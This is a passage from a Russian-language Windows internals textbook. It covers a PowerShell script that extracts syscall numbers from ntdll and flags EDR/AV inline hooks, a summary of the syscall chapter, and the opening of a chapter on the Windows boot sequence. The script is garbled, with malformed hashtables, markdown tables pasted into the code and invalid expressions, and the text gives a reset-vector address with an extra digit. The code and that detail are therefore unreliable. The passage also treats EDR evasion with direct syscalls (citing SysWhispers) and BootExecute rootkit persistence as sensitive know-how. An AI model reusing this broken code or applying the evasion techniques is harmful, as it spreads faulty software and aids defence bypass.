Расширенный PowerShell-скрипт для сравнения номеров текущей системы с эталонными:

```

#Requires -Version 5.1
<#
.SYNOPSIS
    Сравнение номеров системных вызовов текущей ОС с эталонными значениями.

.DESCRIPTION
    Скрипт извлекает номера syscall из ntdll.dll текущей системы и сравнивает
    их с известными значениями для различных версий Windows.
    Обнаруживает перехваченные (hooked) функции.

.EXAMPLE
    .\compare_syscall_numbers.ps1 -Verbose
#>

[CmdletBinding()]
param()

# =====
# Эталонные номера (x64)
# =====

$ReferenceTable = @{}
# Build Number -> { FunctionName -> SyscallNumber }
"17134" = @{} # Windows 10 1803
    "NtClose" = 0x000F
    "NtOpenProcess" = 0x0026
    "NtAllocateVirtualMemory" = 0x0018
    "NtWriteVirtualMemory" = 0x003A
    "NtProtectVirtualMemory" = 0x0050
    "NtCreateFile" = 0x0055
    "NtCreateThreadEx" = 0x00C2
    "NtQuerySystemInformation" = 0x0036
}
"18362" = @{} # Windows 10 1903
    "NtClose" = 0x000F
    "NtOpenProcess" = 0x0026
    "NtAllocateVirtualMemory" = 0x0018
    "NtWriteVirtualMemory" = 0x003A
    "NtProtectVirtualMemory" = 0x0050
    "NtCreateFile" = 0x0055
    "NtCreateThreadEx" = 0x00C5
    "NtQuerySystemInformation" = 0x0036
}
"19041" = @{} # Windows 10 2004
    "NtClose" = 0x000F
    "NtOpenProcess" = 0x0026
    "NtAllocateVirtualMemory" = 0x0018
    "NtWriteVirtualMemory" = 0x003A
    "NtProtectVirtualMemory" = 0x0050
    "NtCreateFile" = 0x0055
    "NtCreateThreadEx" = 0x00C7
    "NtQuerySystemInformation" = 0x0036
}
"22621" = @{} # Windows 11 22H2
    "NtClose" = 0x000F
    "NtOpenProcess" = 0x0026
    "NtAllocateVirtualMemory" = 0x0018
    "NtWriteVirtualMemory" = 0x003A
    "NtProtectVirtualMemory" = 0x0050
    "NtCreateFile" = 0x0055
    "NtCreateThreadEx" = 0x00C7
    "NtQuerySystemInformation" = 0x0036
}
"22631" = @{} # Windows 11 23H2
    "NtClose" = 0x000F
    "NtOpenProcess" = 0x0026
    "NtAllocateVirtualMemory" = 0x0018
    "NtWriteVirtualMemory" = 0x003A
    "NtProtectVirtualMemory" = 0x0050
    "NtCreateFile" = 0x0055
    "NtCreateThreadEx" = 0x00C7
    "NtQuerySystemInformation" = 0x0036
}
}

# =====
# P/Invoke определения

```



```

# =====
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public static class Kernel32
{
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);
}
"@

# =====
# Функции
# =====

function Get-SyscallNumber {
    param([string]$FunctionName)

    $hNtdll = [Kernel32]::GetModuleHandle("ntdll.dll")
    if ($hNtdll -eq [IntPtr]::Zero) { return -1 }

    $pFunc = [Kernel32]::GetProcAddress($hNtdll, $FunctionName)
    if ($pFunc -eq [IntPtr]::Zero) { return -1 }

    $bytes = New-Object byte[] 12
    [Runtime.InteropServices.Marshal]::Copy($pFunc, $bytes, 0, 12)

    # Проверяем стандартную сигнатуру: 4C 8B D1 B8
    if ($bytes[0] -eq 0x4C -and $bytes[1] -eq 0x8B -and
        $bytes[2] -eq 0xD1 -and $bytes[3] -eq 0xB8)
    {
        return [BitConverter]::ToInt32($bytes, 4)
    }

    # Проверяем наличие JMP (E9) – признак hook
    if ($bytes[0] -eq 0xE9 -or $bytes[0] -eq 0xFF) {
        return -2 # hooked
    }

    return -1 # unknown
}

# =====
# Основная логика
# =====

$buildNumber = (Get-CimInstance Win32_OperatingSystem).BuildNumber
$osCaption = (Get-CimInstance Win32_OperatingSystem).Caption

Write-Host ""
Write-Host " "
Write-Host " "
Write-Host " "
Write-Host " "
Write-Host " OS: $osCaption"
Write-Host " Build: $buildNumber"
Write-Host " Arch: $($[IntPtr]::Size * 8)-bit"
Write-Host ""

# Список функций для проверки
$functionsToCheck = @(
    "NtClose",
    "NtOpenProcess",
    "NtAllocateVirtualMemory",
    "NtFreeVirtualMemory",
    "NtWriteVirtualMemory",
    "NtReadVirtualMemory",
    "NtProtectVirtualMemory",
    "NtCreateFile",
    "NtCreateThreadEx",
    "NtQuerySystemInformation",
    "NtMapViewOfSection",
    "NtUnmapViewOfSection",

```

```

"NtCreateSection",
"NtOpenProcessToken",
"NtQueueApcThread",
"NtResumeThread",
"NtSuspendThread",
"NtWaitForSingleObject",
"NtDelayExecution",
"NtDeviceIoControlFile"
)

# Получить эталон для текущего билда
$reference = $ReferenceTable[$buildNumber]

$results = @()
$hookedCount = 0
$mismatchCount = 0

foreach ($func in $functionsToCheck) {
    $num = Get-SyscallNumber -FunctionName $func

    $status = "OK"
    $numStr = ""
    $refStr = ""

    switch ($num) {
        -2 {
            $numStr = "HOOKED"
            $status = "HOOKED"
            $hookedCount++
        }
        -1 {
            $numStr = "N/A"
            $status = "NOT FOUND"
        }
        default {
            $numStr = "0x{0:X4}" -f $num

            # Сравнение с эталоном
            if ($reference -and $reference.ContainsKey($func)) {
                $refNum = $reference[$func]
                $refStr = "0x{0:X4}" -f $refNum
                if ($num -ne $refNum) {
                    $status = "MISMATCH"
                    $mismatchCount++
                }
            } else {
                $refStr = "N/A"
            }
        }
    }

    $results += [PSCustomObject]@{
        Function = $func
        Current = $numStr
        Reference = $refStr
        Status = $status
    }
}

# Вывод таблицы
Write-Host " "
Write-Host " " |> {


| Function | Current | Reference | Status |
|----------|---------|-----------|--------|
|          |         |           |        |


}
Write-Host " "

foreach ($r in $results) {
    $color = switch ($r.Status) {
        "OK" { "Green" }
        "HOOKED" { "Red" }
        "MISMATCH" { "Yellow" }
        default { "Gray" }
    }

    $line = " | {0,-29} | {1,-7} | {2,-9} | {3,-8} |" -f `
        $r.Function, $r.Current, $r.Reference, $r.Status
    Write-Host $line -ForegroundColor $color
}

Write-Host " " |> {


| Function | Current | Reference | Status |
|----------|---------|-----------|--------|
|          |         |           |        |


}

```

```

Write-Host ""

# Итоги
if ($hookedCount -gt 0) {
    Write-Host "    [!] WARNING: $hookedCount function(s) appear to be HOOKED!" `
        -ForegroundColor Red
    Write-Host "    This indicates EDR/AV inline hooking of ntdll.dll" `
        -ForegroundColor Yellow
    Write-Host ""
}

if ($mismatchCount -gt 0) {
    Write-Host "    [!] $mismatchCount syscall number(s) differ from reference!" `
        -ForegroundColor Yellow
    Write-Host "    Reference table may need updating for build $buildNumber" `
        -ForegroundColor Yellow
    Write-Host ""
}

if ($hookedCount -eq 0 -and $mismatchCount -eq 0) {
    Write-Host "    [+] All syscall numbers match. No hooks detected." `
        -ForegroundColor Green
    Write-Host ""
}
}

```

3.13 Итоги главы

В этой главе мы детально рассмотрели механизм системных вызовов Windows — фундаментальный мост между пользовательским кодом и ядром операционной системы. Подведём ключевые итоги.

Основные концепции

Механизм перехода: системный вызов — это контролируемый переход из Ring 3 в Ring 0. На современных x64 системах используется инструкция SYSCALL, конфигурируемая через MSR-регистры IA32_LSTAR (адрес обработчика), IA32_STAR (селекторы сегментов) и IA32_FMASK (маска флагов).

KiSystemCall64: точка входа в ядро при каждом syscall. Выполняет переключение стека через SWAPGS, строит KTRAP_FRAME, переключает CR3 (если активен KPTI), и диспетчеризует вызов через SSDT.

Стабы ntdll.dll: каждая Nt-функция в ntdll.dll — это короткий стаб, который загружает номер syscall в EAX, копирует первый аргумент из RCX в R10, и выполняет SYSCALL. Формат стаба фиксирован, что позволяет программно извлекать номера вызовов.

SSDT: таблица, связывающая номера syscall с адресами функций ядра. На x64 использует относительные 32-битные смещения с 4-битным полем количества аргументов. Shadow SSDT обслуживает функции win32k.sys для GUI-потокков.

Версионность: номера syscall меняются между версиями Windows. Жёсткая привязка к номерам — источник ошибок и нестабильности. Правильный подход — runtime-определение через анализ ntdll.dll.

Практическая значимость

Понимание системных вызовов необходимо для:

- **Разработки драйверов ядра:** знание пути вызова от user mode до обработчика ядра помогает понять контекст, в котором выполняется код драйвера.
- **Исследования безопасности:** прямые syscall используются для обхода EDR-перехватов, а понимание SSDT необходимо для разработки защитных решений.
- **Отладки:** знание структуры KTRAP_FRAME, KPCR, SSDT помогает при анализе crash dump-ов и kernel debugging.
- **Реверс-инжиниринга:** идентификация стабов ntdll.dll, определение перехватов, анализ защитного ПО.

Важные предостережения

1. **SSDT hooking мёртв** на современных x64 системах благодаря PatchGuard. Используйте официальные механизмы: minifilter, ObRegisterCallbacks, PsSetCreateProcessNotifyRoutineEx.

2. **Прямые syscall обнаруживаемы:** через анализ стека возврата, instrumentation callbacks, ETW TI Provider. Это не «серебряная пуля» для обхода защиты.
3. **Номера syscall нестабильны:** всегда определяйте их динамически. Никогда не хардкодьте в production-коде.
4. **KVA Shadow (KPTI)** значительно увеличивает стоимость syscall. Учитывайте это при оптимизации кода с большим количеством системных вызовов.

Что дальше

В следующей главе мы рассмотрим **Object Manager** — подсистему ядра, которая управляет всеми объектами Windows (файлы, процессы, потоки, ключи реестра). Мы узнаем, как handle, полученный через `NtCreateFile`, связан с объектом ядра, и как Object Manager обеспечивает контроль доступа и учёт ресурсов.

Источники и дополнительное чтение:

- *Intel 64 and IA-32 Architectures Software Developer Manual, Vol. 2* — описание инструкций SYSCALL/SYSRET
- *AMD64 Architecture Programmer's Manual, Vol. 2* — спецификация SYSCALL для AMD64
- Mark Russinovich, David Solomon, Alex Ionescu — *Windows Internals, 7th Edition* — главы о системных вызовах и SSDT
- j00ru — [Windows X86-64 System Call Table](#) — полная таблица syscall для всех версий Windows
- SysWhispers — github.com/jthuraisamy/SysWhispers — инструмент генерации прямых syscall
- Connor McGarr — серия статей по обходу и обнаружению прямых syscall
- Microsoft Docs — *Minifilter Drivers, ObRegisterCallbacks, Process Notify Routines*

Глава 4. Загрузка Windows: от UEFI до рабочего стола


«Операционная система не начинается с логотипа на экране — она начинается с первой инструкции, исполненной прошивкой на процессоре».

Процесс загрузки Windows — одна из наименее документированных и наиболее критичных подсистем. Понимание каждого этапа — от инициализации UEFI-прошивки до появления рабочего стола — необходимо для системного программиста, специалиста по безопасности и всякого, кто хочет по-настоящему контролировать поведение ОС.

В этой главе мы подробно разберём каждый этап загрузки, включая недокументированные параметры BCD, внутренние фазы инициализации ядра и механизмы, которые Microsoft не описывает в публичной документации.

4.1. Обзор последовательности загрузки

Прежде чем погружаться в детали, рассмотрим полную цепочку загрузки в виде диаграммы:




Каждый компонент в этой цепочке играет строго определённую роль, и нарушение любого звена приводит к BSOD или зависанию на стадии загрузки.

4.2. UEFI Firmware и Secure Boot

4.2.1. Фазы UEFI

Unified Extensible Firmware Interface (UEFI) заменил традиционный BIOS и определяет строгую последовательность фаз инициализации, описанную в спецификации PI (Platform Initialization):



SEC (Security Phase) — фаза, начинающаяся с Reset Vector процессора (адрес `0xFFFFFFFF0` на x86). Прошивка инициализирует минимальный набор регистров, включает кэш процессора как временную RAM (Cache-as-RAM, CAR) и передаёт управление PEI.

PEI (Pre-EFI Initialization) — инициализация оперативной памяти (Memory Reference Code), обнаружение базового оборудования. На этой фазе работают PEI-модули (PEIMs), каждый из которых регистрирует PPI (PEIM-to-PEIM Interface).


DXE (Driver Execution Environment) — основная фаза инициализации. Загружаются DXE-драйверы, реализующие UEFI-протоколы. Здесь же инициализируется Secure Boot — проверяются ключи в NVRAM-переменных `PK`, `KEK`, `db`, `dbx`.

BDS (Boot Device Selection) — фаза выбора загрузочного устройства. Прошивка перебирает NVRAM-переменные `Boot0000`, `Boot0001`, ... в порядке, заданном переменной `BootOrder`.

TSL (Transient System Load) — передача управления загрузчику ОС. На UEFI-системах с Windows это `\EFI\Microsoft\Boot\bootmgfw.efi`.

4.2.2. Secure Boot: цепочка доверия

Secure Boot реализует криптографическую верификацию всех исполняемых модулей, загружаемых до ОС:



Ключевые NVRAM-переменные Secure Boot:

Переменная	GUID	Назначение
<code>PK</code>	<code>8BE4DF61-93CA-11D2-AA0D-00E098032B8C</code>	Platform Key — корень доверия
<code>KEK</code>	тот же	Key Exchange Key
<code>db</code>	<code>D719B2CB-3D3A-4596-A3BC-DAD00E67656F</code>	Allowed signatures
<code>dbx</code>	тот же	Forbidden signatures
<code>SecureBoot</code>	<code>8BE4DF61- ...</code>	Статус: <code>0x01</code> = включён
<code>SetupMode</code>	тот же	<code>0x01</code> = PK не установлен

Недокументированный нюанс: Windows использует собственную дополнительную проверку подписей через `ci.dll` (Code Integrity) даже после успешной верификации Secure Boot. Сертификаты, принимаемые UEFI, не всегда принимаются Windows, и наоборот — Microsoft поддерживает собственный «inner Secure Boot» на уровне ядра.

Для просмотра текущего состояния Secure Boot из PowerShell:

```
# Проверка состояния Secure Boot
Confirm-SecureBootUEFI

# Чтение UEFI-переменных (требует привилегий)
[System.Text.Encoding]::ASCII.GetString(
    (Get-SecureBootUEFI -Name PK).bytes[0..63]
)

# Недокументированный способ: прямое чтение через NtQuerySystemInformation
# SystemSecureBootInformation (0xC5 = 197)
# Возвращает SYSTEM_SECUREBOOT_INFORMATION:
#   BOOLEAN SecureBootEnabled
#   BOOLEAN SecureBootCapable
```

4.2.3. Уязвимости и обходы Secure Boot

Исторически было обнаружено несколько путей обхода Secure Boot:

- **Утечка «Golden Key» (2016)** — отладочные политики Secure Boot (`BootDebugPolicyApplied`), позволявшие загружать неподписанный код. Microsoft выпустила серию обновлений dbx.
- **BootHole (CVE-2020-10713)** — уязвимость в GRUB2, позволявшая обход Secure Boot на dual-boot системах.
- **BlackLotus (2023)** — UEFI bootkit, обходивший Secure Boot через CVE-2022-21894, устанавливая собственный загрузчик до `bootmgfw.efi`.

Эти примеры показывают, что Secure Boot — не абсолютная защита, а лишь одно звено в цепочке доверия.

4.3. bootmgfw.efi: Windows Boot Manager

4.3.1. Местоположение и запуск

`bootmgfw.efi` располагается в EFI System Partition (ESP) по пути:

```
ESP:\EFI\Microsoft\Boot\bootmgfw.efi
```

ESP обычно монтируется как скрытый раздел с FAT32. Для доступа к нему:

```
mountvol S: /s
dir S:\EFI\Microsoft\Boot\
```

4.3.2. Функции Boot Manager

Boot Manager выполняет следующие задачи:

1. **Чтение BCD (Boot Configuration Data)** — хранилище находится в файле `ESP:\EFI\Microsoft\Boot\BCD` (для UEFI) или `\Boot\BCD` (для Legacy BIOS).
2. **Отображение меню выбора ОС** — если в BCD несколько записей типа `BcdOSLoaderObject`.
3. **Обработка клавиш F8/F2** — вход в расширенные параметры загрузки.
4. **Передача управления winload.efi** — или `winload.exe` для Legacy BIOS.

Недокументированная возможность: Boot Manager поддерживает так называемые «boot sequences» (`BcdLibraryObjectList_BootSequence`, тип `0x24000001`), которые позволяют задать одноразовую последовательность загрузки — после следующей перезагрузки она сбрасывается. Это используется Windows Update для `ReagentC` / WinRE.

4.3.3. Внутренняя архитектура

`bootmgfw.efi` — PE32+ EFI-приложение, вызывающее UEFI Boot Services. Ключевые внутренние функции (имена восстановлены из символов):


```

BmMain()                — точка входа Boot Manager
├─ BmOpenDataStore()    — открытие хранилища BCD
├─ BmpGetDefaultBootEntry() — определение записи по умолчанию
├─ BmpLaunchBootEntry()  — запуск выбранной записи
│   └─ BmpTransferExecution()
│       └─ ImgArchStartBootApplication()
└─ BmDisplayBootMenu()   — отображение меню выбора

```

4.4. winload.efi: загрузчик ядра

4.4.1. Основные задачи

winload.efi (или **winload.exe** в Legacy-режиме) — критический компонент, выполняющий подготовку среды для ядра:

```

winload.efi
1. Загрузка ntoskrnl.exe в память
2. Загрузка HAL (hal.dll)
3. Загрузка куста реестра SYSTEM
   (\Windows\System32\config\SYSTEM)
4. Загрузка boot-start драйверов (Start=0)
5. Загрузка ELAM-драйверов
6. Построение Loader Parameter Block
7. Вызов ExitBootServices() — UEFI больше не доступен
8. Передача управления KiSystemStartup()

```

4.4.2. Loader Parameter Block

Структура **LOADER_PARAMETER_BLOCK** — центральный элемент передачи данных от загрузчика к ядру. Она **частично документирована**, но содержит множество недокументированных полей:

```

// Восстановленная структура (Windows 11 24H2, приблизительно)
typedef struct _LOADER_PARAMETER_BLOCK {
    ULONG        OsMajorVersion;           // +0x000
    ULONG        OsMinorVersion;          // +0x004
    ULONG        Size;                     // +0x008
    ULONG        OsLoaderSecurityVersion; // +0x00C
    LIST_ENTRY   LoadOrderListHead;       // +0x010
    LIST_ENTRY   MemoryDescriptorListHead; // +0x020
    LIST_ENTRY   BootDriverListHead;       // +0x030
    LIST_ENTRY   EarlyLaunchListHead;      // +0x040
    LIST_ENTRY   CoreDriverListHead;       // +0x050
    LIST_ENTRY   CoreExtensionsDriverListHead; // +0x060
    LIST_ENTRY   TpmCoreDriverListHead;    // +0x070
    //
    // ... (сотни полей, включая LOADER_PARAMETER_EXTENSION)
    //
    PLOADER_PARAMETER_EXTENSION Extension;
    // ...
    UNICODE_STRING NtBootPathName;
    UNICODE_STRING NtHalPathName;
    UNICODE_STRING LoadOptions;           // строка параметров загрузки
    // ...
} LOADER_PARAMETER_BLOCK, *PLOADER_PARAMETER_BLOCK;

```

Поле **LoadOptions** содержит строку с параметрами загрузки, включая те, что заданы через BCD-элемент **BcdOSLoaderString_LoadOptionsString** (тип **0x22000002**).

4.4.3. ExitBootServices: точка невозврата

Вызов **EFI_BOOT_SERVICES.ExitBootServices()** — ключевой момент перехода. После него:

- UEFI Boot Services **недоступны** (вызов любой функции Boot Services приведёт к сбою)
- UEFI Runtime Services **остаются доступны** (**GetVariable**, **SetVariable**, **GetTime**, **ResetSystem**)
- Управление памятью полностью переходит к ОС
- Прерывания обрабатываются ядром Windows

Временная шкала:

UEFI Boot Services доступны

| ExitBootServices()

Только Runtime Services
ntoskrnl.exe владеет аппаратурой

4.5. ntoskrnl.exe: инициализация ядра

4.5.1. Точка входа: KiSystemStartup

Точка входа ядра — функция `KiSystemStartup()`, получающая указатель на `LOADER_PARAMETER_BLOCK`. Эта функция выполняет минимальную инициализацию процессора и вызывает `KiInitializeKernel()`.

4.5.2. Phase 0 — однопроцессорная инициализация

Phase 0 выполняется **только на BSP (Bootstrap Processor)**, все остальные процессоры ожидают в цикле. На этой фазе запрещены прерывания.

```
KiSystemStartup()
├─ KiInitializeKernel()
│   └─ ExpInitializeExecutive(Phase=0)
│       ├── HalInitSystem(0, LoaderBlock)
│       │   └─ Инициализация APIC, таймеров, ACPI-таблиц
│       ├── MmInitSystem(0, ...) ─ Memory Manager
│       │   ├── Инициализация PFN database
│       │   ├── Создание System PTE area
│       │   └─ Настройка пулов (Paged/NonPaged)
│       ├── ObInitSystem(0) ─ Object Manager
│       │   └─ Создание корневого каталога объектов (\)
│       ├── SeInitSystem(0) ─ Security Reference Monitor
│       │   └─ Создание токена SYSTEM
│       ├── PsInitSystem(0) ─ Process Manager
│       │   ├── Создание объекта-процесса System (PID 4)
│       │   └─ Создание потока System
│       ├── PpInitSystem() ─ PnP Manager (начальная)
│       └─ ... (и другие подсистемы)
```

Критический момент Phase 0: все менеджеры инициализируются в строго определённом порядке. Нарушение порядка приводит к bugcheck `PHASE0_INITIALIZATION_FAILED` (0x00000031) или `PHASE0_EXCEPTION` (0x0000004E).

Недокументированная деталь: во время Phase 0 ядро заполняет массив `InitializationPhase` (внутренняя глобальная переменная), который можно наблюдать в WinDbg:

```
kd> dd nt!InitializationPhase L1
fffff801`12345678  00000000      ; 0 = Phase 0
```

4.5.3. Phase 1 — многопроцессорная инициализация

После завершения Phase 0 запускаются остальные процессоры (AP — Application Processors) и начинается Phase 1:

```

ExpInitializeExecutive(Phase=1)
├─ HalInitSystem(1, ...)
│   └─ Полная инициализация таймеров и DMA
├─ MmInitSystem(1, ...)
│   └─ Инициализация Section Objects, файловой подкачки
├─ ObInitSystem(1)
│   └─ Создание каталогов \ObjectTypes, \KernelObjects
├─ SeInitSystem(1)
│   └─ Загрузка LSA-политик
├─ IoInitSystem()
│   └─ I/O Manager (ключевой этап!)
│       ├── Загрузка boot-start драйверов
│       ├── Загрузка system-start драйверов (Start=1)
│       └─ Вызов DriverEntry() для каждого драйвера
│           └─ Перечисление PnP-устройств
├─ CmInitSystem1()
│   └─ Configuration Manager
│       └─ Полная инициализация реестра
├─ EmInitSystem()
│   └─ Errata Manager
├─ PsInitSystem(1)
│   └─ Создание процесса smss.exe
└─ InbvEnableBoot()
    └─ отключение boot-screen

```

Важно: именно в `IoInitSystem()` загружаются все boot-start и system-start драйверы. Если драйвер помечен как `Start=0` (boot) и содержит ошибку, система упадёт на этом этапе. `DRIVER_IRQL_NOT_LESS_OR_EQUAL`, `SYSTEM_THREAD_EXCEPTION_NOT_HANDLED` и подобные bugcheck-и на раннем этапе загрузки обычно указывают на проблему в Phase 1.

4.5.4. Создание процесса System

Процесс `System` (PID 4) — особый объект. Он создаётся в `PsInitSystem(Phase=0)` и не имеет соответствующего пользовательского образа (image). Его `EPROCESS` формируется вручную. Этот процесс содержит все системные потоки ядра (system worker threads, balance set manager и т.д.).

```

kd> !process 4 0
PROCESS ffff8a01`23456780
  SessionId: none
  Cid: 0004  Peb: 00000000  ParentCid: 0000
  Image: System
  ...

```

Обратите внимание: `ParentCid: 0000` — у процесса System нет родителя, и `Peb: 00000000` — нет PEB, так как это чисто ядерный процесс.

4.6. smss.exe — Session Manager

4.6.1. Первый пользовательский процесс

`smss.exe` (Session Manager Subsystem) — первый процесс в пользовательском режиме, создаваемый ядром. Его образ задаётся в реестре:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
```

`smss.exe` запускается как **native-процесс** — он использует только `ntdll.dll` (Native API), без подсистемы Win32. Это означает, что `smss.exe` не может вызывать функции `kernel32.dll` или `user32.dll`.

4.6.2. Задачи smss.exe

```
smss.exe (экземпляр-мастер, PID ~200-400)
├── Обработка: HKLM\...\Session Manager
│   ├── BootExecute      – программы, выполняемые до Win32
│   │   (autochk.exe – проверка дисков)
│   ├── PendingFileRenameOperations
│   ├── Создание pagefile (из PagingFiles)
│   ├── Создание переменных среды (Environment)
│   ├── Загрузка Known DLLs (\KnownDlls)
│   └── Инициализация DOS-устройств (Global DosDevices)
├── Создание Session 0 (неинтерактивная)
│   ├── smss.exe (дочерний, для сессии 0)
│   │   ├── csrss.exe (сессия 0)
│   │   └── wininit.exe (сессия 0)
│   └── дочерний smss.exe завершается
└── Создание Session 1 (интерактивная, консоль)
    ├── smss.exe (дочерний, для сессии 1)
    │   ├── csrss.exe (сессия 1)
    │   └── winlogon.exe (сессия 1)
    └── дочерний smss.exe завершается
```

4.6.3. Недокументированные аспекты smss.exe

BootExecute — массив строк в значении реестра `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute`. По умолчанию содержит `autocheck autochk *`. Но здесь можно указать **любой native-исполняемый файл**, который будет запущен до инициализации Win32-подсистемы. Это используется некоторыми руткитами для выполнения кода на ранней стадии.

SetupExecute — аналогичное значение, используемое только при установке Windows. Недокументировано, но доступно для использования.

PendingFileRenameOperations — механизм отложенного переименования/удаления файлов при перезагрузке. Формат записей:

```
\??\C:\path\to\source\0
\??\C:\path\to\dest\0\0

или для удаления:
\??\C:\path\to\delete\0
\0\0
```

Критичность smss.exe: завершение мастер-процесса `smss.exe` приводит к немедленному bugcheck `SESSION5_INITIALIZATION_FAILED` (или аналогичному). Ядро считает аварийное завершение `smss.exe` невосстановимой ошибкой.

4.6.4. Known DLLs

`smss.exe` загружает секцию `\KnownDlls`, которая содержит предварительно замапированные DLL для ускорения загрузки процессов и защиты от DLL hijacking:

```
kd> !object \KnownDlls
Object: ffffff... Type: (fffff...) Directory
Object Directory has 55 entries:
...
kernel32.dll      Section ...
ntdll.dll         Section ...
user32.dll        Section ...
...
```

Список Known DLLs хранится в:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDlls
```

